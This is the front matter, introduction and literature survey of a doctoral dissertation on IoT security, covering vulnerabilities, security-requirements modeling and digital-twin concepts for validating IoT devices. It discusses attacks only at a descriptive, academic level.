IOT SECURITY: MODELING DEVELOPMENT AND VALIDATION OF IOT TECHNOLOGY

by

John Ajetunmobi Osho

A Thesis submitted to the Graduate Faculty of
Auburn University
in partial fulfillment of the
requirements for the Degree of
Doctor of Philosophy

Auburn, Alabama
August 6, 2022

Keywords: Internet of Things, Security, Digital Twin, Design methodology, Verification, Traffic generation, IoT emulation

Approved by

David Umphress, Chair, Professor Computer Science and Software Engineering
Mark Yampolskiy, Associate Professor Computer Science and Software Engineering
Drew Springall, Assistant Professor Computer Science and Software Engineering
Gregory Purdy, Assistant Professor Industrial and System Engineering

Abstract

Modern design and development practices advocates including security as early as possible in the overall IoT engineering strategy. Tuning products late in the product cycle is costly due to changes rippling across components, so it is cheaper to fix errors early in the design and development phase. Security underscores this principle. It is more cost effective to integrate security protections into a product than it is to patch vulnerabilities. In the secure design of the IoT, the research focuses on integrity and availability security principles. The research establishes a methodology and tool for modeling and describing functionality and security of an IoT device. The Framework allows the secure modeling, design, and validation of functional requirements, security requirements, specification, and constraints by defining a methodology and developing a validation tool using a software engineering and digital twin prototyping concepts. The research methodology is investigated by demonstrating proposed framework on a case study IoT device, the Temperature LED Indicator, and a commercial-grade IoT device, and a Sonoff BASIC R3 WiFi switch. The deliverables of the research are the description of the IoT device, the IoT device, an emulator and a verification and validation tool. The verification and validation tool to verify the IoT device functions according to specification during normal operation and goes out of specification during a cyber-attack.

Acknowledgment

I would like to thank my supervisor Dr. David Umphress for all his help, support, and advice with this PhD Dissertation. I would also like to thank my parents Dr. and Mrs. Adewale Osho, whom without this would have not been possible. I also appreciate all the support I received from the rest of my family most especially from my sister Tinuola Osho and my brother Abayomi Osho. I would like to thank all my friends that helped over the course of the completion of this dissertation. Lastly, I would like to thank the members of his committee for their time, guidance and feedback which was pivotal for the success of my research.

Table of Contents

List of Tables

List of Figures

List of Abbreviations

CAD	Computer Aided Design
DTA	Digital Twin Aggregate
DTI	Digital Twin Instance
DTP	Digital Twin Prototype
HTTP	Hypertext Transfer Protocol
IoT	Internet of things
JSON	JavaScript Object Notation
SBR3	Sonoff Basic R3
TLI	Temperature LED Indicator
UML	Unified Modeling Language

Chapter 1

1. Introduction

The Internet of Things, or IoT, refers to physical devices that collect and share data about their environment, and are controlled over the Internet. IoT is very useful in our daily lives and provides insights about our environment which has led to cost reductions, efficiency gains, and new business opportunities. IoT, just like any emerging and rapidly evolving technology in its infancy, comes with risks which can reduce the confidence in IoT products. This, however, can negatively affect the development and adoption of IoT solutions.

1.1 Statement of Problem

A recent study by Ponemon Institute and Shared Assessments [1] on how organizations are managing IoT security risks shows that 84 percent of corporate governance and risk associates state that their organizations are likely to experience an Internet of Things (IoT) related security breach in the next two years. Likewise, a 2019 report by Irdeto Global Connected Industries [2] revealed that 80 percent of organizations in their survey had experienced a cyberattack on their IoT devices in the last 12 months. Ultimately, the preponderance of security breaches has been attributed to IoT devices not being built with security in mind, rendering them vulnerable. The issue is compounded because IoT devices can be used as an attack vector to compromise the network and other devices connected to the network.

The number of connected devices has steadily increased, partly due to the rapid development of wireless technology and IoT. In 2015, there were 13.9 billion connected IoT devices, 17.8 billion connected devices in 2018, and it is predicted that there would be over 34 billion connected devices by 2025 [3]. IoT devices are used in manufacturing, building automation, smart energy grids, health care, home automation and a large number of them are shipped with weak or unchangeable passwords, backdoors, and malware. A 2016 backbone survey by Gartner revealed that 35 percent of IT leaders cited security as a top barrier to IoT success [4].

Current IoT implementations provide consumers and developers with little to no information about the how the device operates, the data it collects, or the security implications of adding the device to the network. This has raised concerns over the adoption of IoT solutions. A study by Ponemon Institute and Shared Assessments [5] revealed that 76 percent of risk professionals think IoT leaves them at risk of cyber-attacks. Therefore, if manufacturers want to encourage the adoption of IoT related solutions, there is need for them to provide an insight into the operation of IoT devices and the security impact these devices have on their environment.

1.2 Research Statement

The research described in this paper proposes to improve the adoption of the IoT devices by specifying IoT device operations to a level of detail that can both inform the developer of what the device should do as well as enable the user to emulate the device virtually on a network with the assurance that the actual device will exhibit the same behavioral characteristics, both under normal circumstances and under cyber-attack conditions.

The level of detail necessary depends on the amount of visibility needed into the device, but could include such information as the amount of expected network traffic, protocols used, behavior based on device state, etc. The description would instruct the IoT software developer as to the required interface expectations. The description would also be detailed enough to power an emulator that would inform the user how the device, once installed, is expected to affect communications within the user's enterprise. By placing the interface specifications in the keystone position, having the physical device and the emulated device adhere to the same specifications – that is, they behave equivalently and misbehave equivalently – means the user can gain a priori insight into how the physical device is going to impact operations. It also means that running the physical device in parallel to the emulated device provides a real-time check: behavior that deviates from a certain threshold signals an anomalous situation that bears investigation.

1.3 Research contribution

The objective of this research is to establish a framework and tool for the development and validation of IoT devices by modeling, describing, and verifying security and other requirements. We propose doing this with the aid of IoT design techniques, Digital Twin prototyping, and Test-Driven Development concepts.

The digital twin prototype is developed using the models and description of the IoT device. Information from the digital twin prototype is used to create the IoT devices and power the IoT emulator. The emulator verifies the IoT device against the IoT device's requirements and specifications and determines if   the IoT device functions as intended under normal circumstances and goes out of specification under cyber-attack conditions.

This work has five research contributions, which provide impact to the Internet of Things, security, and Digital Twin domains:

Modeling the IoT device at the appropriate level of detail. This research identifies a consistent and unambiguous way to model the requirements, functionality, and behavior of an IoT device at different levels of abstraction. For every level chosen to describe an IoT device, the research provides a functional and behavioral description of the protocol as well as its security requirements, vulnerability, and cyber-attack description.

Describing the IoT models, specifications, and constraints with appropriate detail and format. Upon the modeling of the IoT device a need emerged to describe the model in a suitable format and with enough detail to power an IoT emulator and a validator. As stated above, this research describes the IoT device's functionality, behavior, and cyber-event at different network architecture levels. The description is used as test cases to specify and verify each functionality of the IoT device.

Developing the IoT device based on the requirements, specification, and constraints. This research promotes a Test-Driven Development approach for the development of IoT devices predicated on thinking through requirements or design before development. Use cases shape the models, specification, and constraints; test cases verify the behavior of the final product.

Emulating the IoT device based on the Digital Twin prototype. This research demonstrates the "representation" and "replication" elements of the Digital Twin concept. It establishes the information necessary to describe and produce a physical version that is a duplicate of the virtual version and illustrates how that information can be used to verify compliance with specifications.

Verifying IoT device behavior. To confirm that the proposed IoT device works as intended, the research includes a network validation and monitoring tool that verifies the functionality of an IoT device against models and specifications. The research also defined statistical measurement to quantifiably prove that the IoT device and emulator function the same way.

1.4 Dissertation Outline

This dissertation will be structured as follows: Chapter 2 provides background on IoT security, secure modeling, and design of IoT, the Digital Twin and IoT device emulation and network traffic validation. Chapter 3 introduces the research methodology and tool by presenting an example case study. Chapter 4 validates the research and methodology on a commercial IoT device. Chapter 5 discusses the conclusions of this research as well as potential future research areas.

Chapter 2

2 Literature Survey

2.1 IoT devices

2.1.1 What are IoT devices

The Internet of Things is the concept of connecting physical devices ranging from simple sensors to smartphones and wearables to the Internet and to other available connected devices. IoT is the name given to an ecosystem consisting of networked devices whose purpose is to collect and share data.

The idea of adding sensors to physical devices to collect data about their environment and sharing that data over the Internet started in the 1980s. The size of electronic components, the high cost of processors, the immature state of wireless communication, and the lack of networked storage precluded any significant realization of the ultimate IoT vision. The development of cheap processors, RFID tags, low-cost low power wireless chips, cloud technology, cellular protocols, broadband networks, and wireless communication advanced IoT technology to the point where much of it falls into the category of consumer electronics. IoT devices have evolved such that they are capable of performing tasks with or without human interaction, including managing household lighting, regulating building temperature, and controlling the operation of city infrastructure (smart city) [6].

IoT devices can be described, in general, as a global network of a group of supporting devices such as sensors/radios, applications and services that uses internet technology to interconnect smart object to each other and are also applied to meet business needs. [7].

2.1.2 Application and use of IoT devices

IoT applications are generally grouped into five categories [8]: Consumer IoT, Commercial IoT, Industrial IoT, Infrastructure IoT, and Internet of Military Things (IoMT). The Consumer IoT category consists of smart home appliances (e.g., the Nest thermostat) and voice assistants (e.g., Google Home, Amazon Echo). The Commercial IoT category focuses on applications in healthcare and transportation and consists of devices such as smart pacemakers and monitoring systems. Digital control systems, statistical evaluation, and smart agriculture comprise the Industrial Internet of Things group. The Infrastructure IoT set consists of sensors and management systems. Lastly, IoMT connotes IoT technologies that emphasize applications associated with battlespace functions, such as robots for surveillance and human-wearable biometrics for combat. While these categories work in different domains, they have the common property of bridging the gap between the physical and digital world. It is noteworthy that 127 new IoT devices are connected to the web every second [8] affirming the utility of IoT devices in today's society.

The wide application of IoT devices is better understood by understanding the rationale behind the creation of IoT devices. Alfrhan et al. [7] identifies the creation of a better life for human beings by improving the quality of services given to people, development, the use of public resources, and reduction of the operational cost of goods and services as the sole reason for the emergence of IoT devices. This is evident in creation of smart home and appliance devices such as thermostats, smart switches and light bulbs and other home automation products and services which provide convenience by automating daily life tasks, monitoring of devices, and even protecting homes. The industrial and manufacturing industries have also benefitted from industrial automation which has provided increased productivity, improved accuracy, consistency, and efficiency in the industrial supply chain by combining industrial machines with sensors and big data analytics.

A side effect of the Internet of Things has been the creation of interoperable communication protocols that allow the connection and incorporation of physical or virtual sensors, smart phones, smart devices, automobiles, and smart home items such as refrigerators, dishwasher, microwaves. This is evident in the development network infrastructure such as 5G and IPv6, as well as communication protocols such as 6LoWPAN, ZigBee, Zwave Thread, and Weave. The invention of these protocols and infrastructure has contributed to the exponential growth of IoT devices especially in the smart home industry. This has not been without issue: the wide variety of the protocols and standards has also raised compatibility and security issues causing major IoT manufacturers such as Amazon, Apple, Google, Zigbee to form an alliance called Project Connected Home over IP (CHIP) [9]. Project CHIP is a group working on the development of a connectivity standard to increase compatibility and interoperability among smart home products, mobile apps, and cloud services. This allows companies to concentrate on building smart devices which in turn leads to the growth and innovation of the smart home industry that is expected to grow to $53.45 Billion by 2022, the global IoT healthcare market to $14 billion by 2024, and the IoT device market to $1.1 trillion by 2026 [10].

Studies show that 93% of enterprises will adopt IoT technologies, 80% of industrial manufacturing companies and 90% of cars will be connected to the web through IoT technology [8]. The different application, adoption and use of IoT devices highlights the scale, magnitude and disruption that an IoT security incidence will cause which also emphasizes the importance of securing these devices.

2.1.3 Challenges of securing IoT devices

The growth of IoT as a result of technological advancement in the areas of embedded computing, wireless communication, cloud computing [11] and its universal adoption poses a great security threat. As we see IoT devices collecting sensitive information and controlling larger infrastructures, they inevitably becomes a target for attacks [6]. Noor et al. [12] explains that security in IoT systems is more challenging than in a traditional network environment due to the heterogeneity of the devices and protocols as well as the scale or the number of nodes in the system. Sicari et al. [13] supports this claim by stating that the limited computing power and scalability issues that arise from the high number of interconnected devices affect the enforcement of security and privacy in IoT devices.

Arbia et al. [14] attributes security challenges in IoT to the complex interactions of numerous devices with different policy requirements, the limited computing power the devices possess while also operating in different environment, and the potential of these devices to interact with a huge number of nodes. IoT devices were originally not designed with security in mind [6] because the main goal was to generate revenue by getting products to the market as soon as possible and before competitors. If challenges being experienced today in deploying security post implementation are any indication, the exponential numbers of IoT devices and the large volume of data they generate will significantly compound the security issues [15]. Such IoT security challenges become difficult to address because of the complexity of developing a generic “one size fits all” security strategy [14].

2.1.4 Security issues and attacks around IoT

IoT devices are becoming increasing essential to home automation, health care, manufacturing, vehicular monitoring, and so forth, yet these devices are subject to security issues and vulnerabilities based on their ease of attack, weak guessable and hardcoded passwords, lack of update mechanisms, insecure or unneeded network services. For IoT to reach its full potential, it is important to make IoT devices secure because of the benefit they bring to the application areas, the emerging technologies that depend on IoT so as to encourage continuous growth and adoption of the technology.

2.1.5 IoT vulnerabilities, threats, and attacks

The top 10 IoT vulnerabilities are weak or hardcoded passwords, insecure network services, insecure ecosystem interfaces, lack of secure update mechanisms, use of insecure or outdated components, insufficient privacy protection, insecure data transfer and storage, lack of device management, insecure default settings, and lack of physical hardening [16]. These vulnerabilities can be exploited by attackers and compromise the confidentiality, integrity, or availability of the IoT device and the network.

An example of this was the 2016 Mira botnet cyber-attack that created a denial of service and disrupted Etsy, GitHub, Netflix, Shopify, SoundCloud, Spotify, Twitter, and other prominent websites [17]. The attackers took advantage of outdated software in the Linux kernel and default password on routers and IP cameras. Further, Zarpelao et al. [11] revealed different vulnerabilities related to user privacy, lack of encryption, and authentication as major threats to IoT devices. The 2017 BrickerBot malware cyber-attack is also an example of an attack that took advantage of poor IoT device connection authentication by corrupting the device’s storage and leading to a permanent denial-of-service (PdoS) attack, also known as bricking [18]. In addition, Alfrhan et al. [7] recognized security and privacy as factors that pose critical issues in IoT devices. For example, Xiaomi Mijia’s smart security camera called privacy into question when a user claimed he received images from other peoples’ homes while streaming content from his cameras to a Google Nest Hub [19]. Likewise, in 2019, security flaws in Ring IoT devices raised privacy concerns when they allowed attackers to spy on families or reveal Wi-Fi network passwords [20]. Relative to these vulnerability attacks, Arbia et al. [14] stressed the importance of confidentiality integrity and security of stored and transferred data, as well as authentication and authorization.

The current vulnerabilities in IoT already worsens existing security issues and threats. When these vulnerabilities are combined with the limited computing power IoT devices possess, security implementation becomes more complicated and difficult. This, consequently, makes IoT devices more susceptible to attacks. Zhang et al. [21] describes IoT security threats as fraudulent camouflage, illegal connections, unauthorized access, information disclosure, denial of service, refusal, traffic analysis, invalid information flow, tampering or corruption of data. As a result of these threats, IoT devices are susceptible to many types of attacks: message modification, denial of service, distributed denial of service, eavesdropping, etc. In a study conducted by Zhang et al. [21] , cracking of Telnet passwords was identified as the most common method of self-propagation of IoT malware.

The vulnerability and threat only emphasize how important it is to pay attention to security in IoT, the unique nature of these devices make them more vulnerable, thus becoming the weakest link in cyber systems. Therefore, it is very important to understand the threats and vulnerabilities in IoT devices because these vulnerabilities can compromise the security of any network to which they are connected.

2.1.6 IoT Security

IoT security generally focuses on four elements: device authentication, secure connections, secure code execution, and secure storage [22].

Device authentication is the process of confirming a true and a unique identity of the devices communicating on a network [22]. IoT devices should be authenticated before being allowed to communicate with other devices on the network or centralized services [22].. This mitigates the risk of a malicious attacker spoofing an IoT device that appears to be a legitimate device on the network. Spoofed devices could be used to collect data from other IoT devices on the network or to transmit malicious data to other devices [22]..

Secure connections involve the protection of data in motion by maintaining the confidentiality and integrity of connections among peers on the network [22]. IoT devices that exchange unencrypted data run the risk of revealing sensitive data to a third party with access to the network and the ability to intercept the communication. A secure connection ensures that there is appropriate validation before information is shared with other nodes, also that information is not altered by unauthorized parties and preventing unauthorized access to confidential data.

Secure code execution deals with protecting data in use and also ensuring that the device runs the software in the way it was intended at original boot and after secure update without information leakage [22]. This mitigates the risk of vulnerabilities such as buffer overflow and code injection flaws. The risks can be prevented by imbibing good practices such as good authentication and password management, data protection, data improve validation etc.

Secure storage is protecting data at rest by encryption and storing in a secure location [22]. Storing data securely involves data encryption, access control and redundant data storage. This can protect the data against corruption, alteration, unauthorized access, theft of intellectual property, and loss of information due to disasters or machine failure.

Figure 1 depicts the different stages and processes where data need to be protected which corresponds to the four elements of security in IoT device. The elements shown in figure 1 are used in the analysis of threats and vulnerability in IoT devices..



How can I make sure the device functions as intended?
Protect the data in process
Code Execution
Authentication
How to ensure only authorized devices are connected to the network?
Protect access to the data
How do I protect my communications from intrusions and spying?
Protect the data in transit
Communication
Data Storage
How do I ensure critical assets in the device are not compromised?
Protect the data at rest

Figure 1 The for element of security in IoT devices [22]

2.1.6.1 IoT Security Architecture

As IoT has evolved to meet the various application requirements, different security architectures have been proposed. Zhang et al. [21] suggests a taxonomy of architectures based on security threats. The taxonomy includes the Traditional Architecture, the Current Mainstream IoT Architecture and the Edge Computing Extended Architecture.

2.1.6.1.1 Traditional Architecture

The three-layer architecture of IoT is a hierarchical classification of security threats. The approach outlines the different security threats that corresponds to each layer of the traditional three-layer structure for IoT devices. The layers are divided into the Perception Layer, Network Layer, and Application Layer.

The Perception Layer is at the lowest level of the hierarchical classification and consists of physical devices such as sensors which are often used to collect information such as temperature, vibrations, humidity etc. about the environment. The devices at the perception layer have limited computing power and storage capacities, making them vulnerable to security threats such as Unauthorized Access to the Tags, Eavesdropping, Spoofing, and RF Jamming.

The Network Layer is made up of mobile or private networks, communication protocols, and wireless sensory networks that facilitate the transfer of data from the perception layer to the destination. Security threats and challenges at this layer include Sybil Attack, Sleep Deprivation Attack, DoS Attack, Malicious code injection, and Man-in-the- Middle Attack.

The third layer, the Application Layer, refers to all the applications that use IoT technology. Access to applications through various communication media (mobile phone, computers) can be used for different IoT services, such as smart homes, smart cities, smart health, animal tracking, etc.   The security challenges at this layer center on customer privacy and reliability protection including malicious code injection, DoS Attacks, Spear-Phishing attacks, Sniffing Attacks, etc. Zhang et al. [21] notes that one of the biggest drawbacks of this traditional three-tier architecture is that each layer corresponds to different security threats. As a result, the traditional architecture has lost its practical significance and is regarded as a classification method.

2.1.6.1.2 Current Mainstream IoT Architecture

Current Mainstream IoT Architecture was designed out of the need to efficiently process the large amounts of data sent to the cloud by IoT devices at the edge nodes. Although Current Mainstream IoT Architecture is the current trend as a result of recent developments in IoT, it is not widely applicable for all IoT devices. It is primarily applicable in situations where the goal is to extend cloud computing to the edge of the network, where edge nodes perform computations and process data. The edge node is divided into three layers: the cloud layer, edge computing layer, and terminal layer [21]. The cloud layer is at the center of the network and represents the management center where complex and routine tasks requests from edge devices are serviced. The edge layer consists of edge devices (outers, gateways, access points, base stations) which collect and process data from the terminal layer and are also connected to the cloud layer by network services. The terminal layer consists of media, machines, and smartphones that are in constant communication with the edge nodes.

2.1.6.2 IoT Security Approach

2.1.6.2.1 The Three-Perspective Approach

Classifications of security threats to IoT devices are either not universal to certain features/structure classification or fail to capture security threats encountered in the emergency phase [21]. The three-perspective approach was adopted because it presents IoT security threats more clearly and specifically provides a better guidance for IoT security models and solutions is an important step towards describing the various models essential to creation the digital twin [21].

Zhang et al. [21] notes that the three-perspective approach to security threats consists of Physical Device Threats, Network Communication Threats, and Information Data Threats. Physical Device Threats such as malicious replacement, tampering with or physical destruction of RFID tags, come from the physical device as a whole, its hardware components, software components, and resource constraints which include but are not limited to memory, storage, physical interface, network interface battery and storage capacity. The most important physical device threats are the threats related to identity authentication of IoT devices and the mutual authentication between IoT devices servers.

Network Communication Threats occur as a result of the channels that connect one IoT component to another. The network layer is usually the middle layer that deals with the transmitting, storing and processing the data transmitted from the underlying layer. Complexity arising from heterogeneous communication technologies; centralized controllability and manageability; and the existing security issues in the communication protocol make the network layer the most complex and critical part of IoT security [21].

Information Data Threat refers to the different security threats present during data transmission, processing, and storage [21] . The main information data threats are reflected in the three characteristics of confidentiality, integrity and availability.

2.1.6.2.2 The Practical Approach

Perez et al. [15] describe how to implement commonsense cyber security principles that follow most industry-accepted standards by highlighting the following characteristics: a commonsense approach, consistent maintenance, operating environment, new technology, secure isolation, and effective countermeasures.

A commonsense approach to security means approaching security by making security a part of the conversation very early in the IoT strategy [15]. Security of the device is taken from a holistic view of the IoT environment being deployed, understanding components that make up the IoT environment, identifying risk areas, and mitigating the risks [15]. The approach is initiated from the perspective of the IoT devices and their components, simplifying the implementation of any framework into the existing environment after implementation. However, attackers are constantly looking to take advantage of any vulnerability in IoT devices so there is a need for constant maintenance or patching. Consistent maintenance requires putting in place a vigilant and well-structured maintenance and patching program for the IoT to control device communication, mitigate vulnerabilities, and ensure consistent behavior [15]. An important strategy is also to automate the configuration and security countermeasure to ensure consistency among different IoT environments. After securing the IoT device, the next step is to examine the environment in which the device operates [15]. Securing the operating environment refers to using the IoT device's overall threat profile to create a defense in depth strategy that arranges security defenses in such a way so as to be able to protect each other. Security countermeasures should be designed so that a compromise to a certain countermeasure does not provide access to everything behind it.

The continuous evolution of technology leads to constant incorporation of security features into existing technology. IoT is a new and evolving field and, to ensure that the IoT devices are well protected, there is a need to continuously keep track of the newest technology and integrate it into the IoT solution. It is also important to have a mechanism in place to maintain the appropriate software revisions and security patches to continuously keep IoT devices secure. Should a security incident occur there is a need to protect other network devices by isolating them from the IoT device. It is standard security practice to implement a secure isolation strategy through segmentation [15].. The main goal is to control and limit the communication between IoT devices and other network nodes. This could entail grouping devices of like functionality and placing them on shared network segments with a segment-based security policy tailored to the devices.

There is also a need for effective countermeasures to mitigate identified threats. Such countermeasures should be deployed to provide layers of defenses, but also to protect the environment where security holes or deficiencies might exist [15]..

2.2 Secure Modeling and Design

2.2.1 Security and Security Requirements modeling

Myagmar et al. [23] point out that security is a chain which is only as secure as its weakest link. This means that for a system to be secure, the system and its environment must be protected. Computer security can be defined as the protection of computer systems (hardware, software) and information from harm, theft, or damage, as well as from disruption or misdirection of the services they provide. This type of security is concerned with three main areas: Confidentiality, Integrity, Availability. Confidentiality can be defined as a security property that prevents sensitive information from being obtained by an unauthorized user or device. The Integrity property maintains the consistency, trustworthiness, and accuracy of data during the entire lifecycle, ensuring it is not altered by unauthorized actors. Availability is focused on the guarantee of reliable and constant access to data by authorized people. It is however important to note that security is a process, therefore in a bid to ensure, effective, and efficient security in a cost-effective way, it should be in cooperated into the whole life cycle of a product.

The process of integrating security into the life cycle of a product starts from product planning and design and continues through to the deployment and operational stages. Security is a nonfunctional requirement; nonfunctional requirements are referred to as quality attributes of the system. They define how the functions of the system should be performed; the system would still perform its basic purpose if these requirements are not met. Even though security is a nonfunctional requirement, its importance cannot be overemphasized because a security incident can affect the functionality of a system. For example, a security attack on the availability of an IoT device such as a denial of service or a permanent denial of service can cause a device to temporarily or permanently lose its functionality. It is important to note that, just like other non-functional requirements, there is a need to ensure that adding security to a system does not adversely affect the functionality of the system as a whole. As a result, different process and frame works have been proposed and developed to effectively engineer security.

System security engineering is a concept which is concerned with identifying security risk, requirements, and strategy [23]. Turpe [24] refers to security engineering as building systems to remain dependable in the face of malice, error or, mischance. To fully understand security and security engineering, it is necessary to have an understanding of terms such as asset, vulnerabilities etc.

Assets can be defined as any actors, device, or data that are considered valuable and need to be protected. [25]Assets can be both hardware and software, examples of assets include different components of the IoT device (e.g., processor, memory), data, processes, network infrastructure, bandwidth, etc.

Vulnerabilities are weaknesses in a system (e.g., software, hardware, usage policy) that can be exploited. Vulnerabilities are caused by errors in software architecture, design, code, or implementation of the IoT device. Some examples of IoT vulnerabilities are weak passwords, weak or no encryption, operating system flaws, firmware, bugs, etc.

Security threats are a range of possible attacks that are viable and promising for the respective adversary [24]. Threats help develop realistic and meaningful security requirements [23]. IoT security threats include DDoS, ransomware, and social engineering.

Security requirements specify prerequisites that a system needs to fulfil in order to achieve a specific security objective. They mitigate threats and provide users with a certain degree of trust in the IoT device. An authorization requirement which requires a user or process must be authenticated before it has access to a system resource, is an example [24].

Security mechanisms describe procedures put in place to implement security policies that protect a system against vulnerabilities. These procedures are used to enforce security policies and uphold set security requirements and standards[24]. Stakeholder goals refer to the protection of a system and its environment, which highlight the conditions to be achieved regardless of threats and design consequences [24]. Security designs are the features and properties of that determines a system security and is intertwined with design aspects such as functionality, architecture and usability [24].

Threat modeling is an understanding of the complexity of a system and identifying all possible threats to the system regardless of whether they can be exploited or not [23].

2.2.1.1 Security requirements quality subfactors

Firesmith [26] argues that to form a reusable security requirement, security requirements should be described in terms of a quality model consisting of identification, authentication, authorization, immunity, integrity, intrusion detection, non-repudiation, privacy, security auditing, survivability, and physical protection. These quality subfactors are used as a basis to organize and identify different kinds of security requirements. Firesmith [27] further categorizes security requirements based on a set of security requirement objective: identification requirements, authentication requirements, immunity requirements, integrity requirements, Intrusion detection requirements, non-repudiation requirements, privacy requirements, security auditing requirements, survivability requirements physical protection requirements and system maintenance requirements.

The security requirement quality subfactor can be expressed via the digital twin to identify, articulate, validate and organize an exhaustive and accurate security requirement in IoT devices.

2.2.1.2 Security Requirements Specification

Turpe [24] notes that security needs to have three interdependent dimensions: threats, stakeholder goals, and security designs. Threats determine what it takes to meet security objectives, security goals determine what counts as threats and how important different threats are, and security design determines how threats manifest themselves and whether they cause consequences. Turpe [24] further argues that focusing solely on security requirements from any one of the dimensions and an exclusion of the others results in incomplete and imbalanced security requirements. Defining intercessions between dimensions and the combination of the three-dimension yields balanced, fully covered and effective security requirements.

Konrad et al. [28] propose a template for security patterns that uses the Unified Modeling Language (UML) to represent structural and behavioral information tailored to meet the development needs of a secure system. The template outlines behavior, constraints, related security principles, security- specific and requirements-oriented information for the purpose of reusing security knowledge. The patterns and information provided by the template relate to fundamental security principles and can be used to formally check security properties [28] .

Myagmar et al. [23] propose a threat modeling approach to security requirements, using the rational that threat modeling can be used as a basis to specify complete security requirements, justify security countermeasures and validate assumptions made by system architects. They define a three-step threat model process: identifying security threats, analyzing the threats, and determine the security threats to mitigate and which of them to accept as risks. Finally, to determine the security mechanism that must be put in place to uphold a consistent security policy.

Oh et al. [29] propose an IoT security requirement based on the three characteristics (Heterogeneity, resource constraints and dynamic environment) of IoT and the six key elements (cloud, IoT network, platform, service, attacker, user) of IoT. Mavropoulos et al. [25] propose a conceptual model for reasoning about security in IoT devices in the implementation phase called the APPARATUS framework. The APPARATUS framework models hardware software and social components of an IoT system in order to analyze security. The conceptual model is a three-module metamodel that consists of the network model, social model, and security model. The network modules express the hardware architecture as clusters of nodes in the network, the social module models users and stakeholders, while the security module is used to elicit security requirements.

2.3 Digital Twin

At its most fundamental, a digital twin is a virtual model of a technological product or service. This pairing of the virtual and physical worlds provides access to the analysis of data and control over the monitoring of systems with the aim of predicting, forestalling, and prevention of downtimes and problems. It is also feasible and effective for the development of new opportunities and future planning using simulations. Although the term "digital twin" can be traced to 2002 when it was first defined by Grieves [30], the concept itself gained attention after it was used by NASA in 1970 for the Apollo 13 space program where they kept a mirrored system on earth to help operate, maintain and repair physical systems in space. The moniker, ”Digital Twin,” gained wide spared attention recently when it was named in 2017 and 2018 by Gartner as one of the Top 10 Strategic Technology Trends [31] [32]. The increase in the use of IoT devices, technological advancement in the area of cloud computing, edge devices, machine learning, and 3D modeling has led to an increased adoption of the digital twin concept. The digital twin when deployed correctly offers unique insight and becomes a very important decision-making tool, which is very valuable in today’s business and technological climate.

The different use cases of the Digital Twin have led to its different definitions. Parrott et al. [33] define a product based digital twin as “an integrated model of an as-built product that is intended to reflect all manufacturing defects and be continually updated to include the wear and tear sustained while in use”. Koulamas et al. [34] define the digital twin as “a virtual representation that serves as the real-time digital counterpart of a physical object or process and addresses every instance for its total life cycle.”. Bécue et al. [35] simply describe a digital twin as “an evolving digital profile of the historical and current behavior of a physical object or process.”. Kucera et al. [36] give a comprehensive description of a digital twin by stating that “a digital twin is a virtual representation of a physical device that allows us to gain greater insight by combining both measured physical parameters (e.g., vibration and temperature) and other digital information about the asset (e.g., manufacturing born-on date and maintenance history).” The different definitions of the digital twin can be synthesized as the components that make up the digital twin, the process it augments when it is deployed, the use cases it captures, and its application in various industries. It is important to note that even though the definitions are different, they characterize the digital twin as a model that or device that represents an asset, process, or system by understanding the assets’ behavior through constant update from the asset which provides valuable insight about the asset and aids decision making. The digital twin is a combination of several technologies which include, but are not limited to, Computer Aided Design (CAD), virtual/augmented reality, sensors, statistics and analytics, modeling and simulation, IoT, cloud computing, and machine learning. [35].

The digital twin can also be defined in terms of the scale of its implementation [37]. Dr. Michael Grieves defined the digital twin by the following terms: Digital Twin Prototype (DTP), Digital Twin Instance (DTI), and Digital Twin Aggregate (DTA) [30]. The DTP describes the information used to produce an asset which can contain 3D models and other information needed to manufacture the asset. The DTI is a specific physical instance of an asset which could contain the components, steps taken to produce the asset and also the current operation state of the asset. DTA is an aggregation of multiple digital twin instances with querying capabilities.

The digital twin can be defined in terms of its maturity as Representation, Replication, Reality, and Relational [38] . Hyre, et al. [38] categorize digital twins into levels of sophistication — known as the 4R's — based on the fidelity of the information derived from the employing the digital twin: Representation – the data and structure of a physical device is modeled in digital form at a desired level of granularity. Replication – the behavior of a digital representation mirrors that of its respective physical device to a desired level of fidelity. Reality – the digital counterpart mirrors its respective physical device to the degree that it provides reliable insight into how the physical device would affect its environment. Relational – the digital equivalent incorporates autonomy and decision-making capabilities sufficient to learn and adjust to its environment, and thus develop predictive models.

2.3.1 Conceptual architecture and design of a digital twin

The conceptual architecture for the digital twin is an expansive examination of the enabling components required for the creation and configuration of a digital twin. These are represented as steps that would be used to model the physical assets and processes. The conceptual design proposed by Parrott et al. [33] is a six-step design for the implementation of a flexible and scalable digital twin. This architecture comprises of create, communicate, aggregate, analyze, insight, and act. The initial step, which is termed the "create step", involves installing sensors to gather operational and environmental information about the critical process or the physical asset. The information may be augmented with other process-based information and resources such as CAD models, enterprise resource planning system, supply chain and so on. This is followed by the “communicate step” which facilitates a real-time bidirectional connectivity between the physical asset and the digital twin. Subsequently, the next step involved in the conceptual architecture process is the is the “aggregate step” which entails gathering data in a repository, processing and preparing the data for analytics. After this comes the “analyze step” which focuses on the visualizing and analyzing data to develop models with the aid of advanced analytics platforms and other technologies. The result from the “analytics step” provides an insight into the physical asset. The information provided by the analytics step is presented and displayed through dashboards and visualization during the insight step. All these steps finally lead to the “act step” which is where the actionable insights and decisions from the preceding steps are fed as input to affect the physical asset and digital twin to achieve an intended goal.

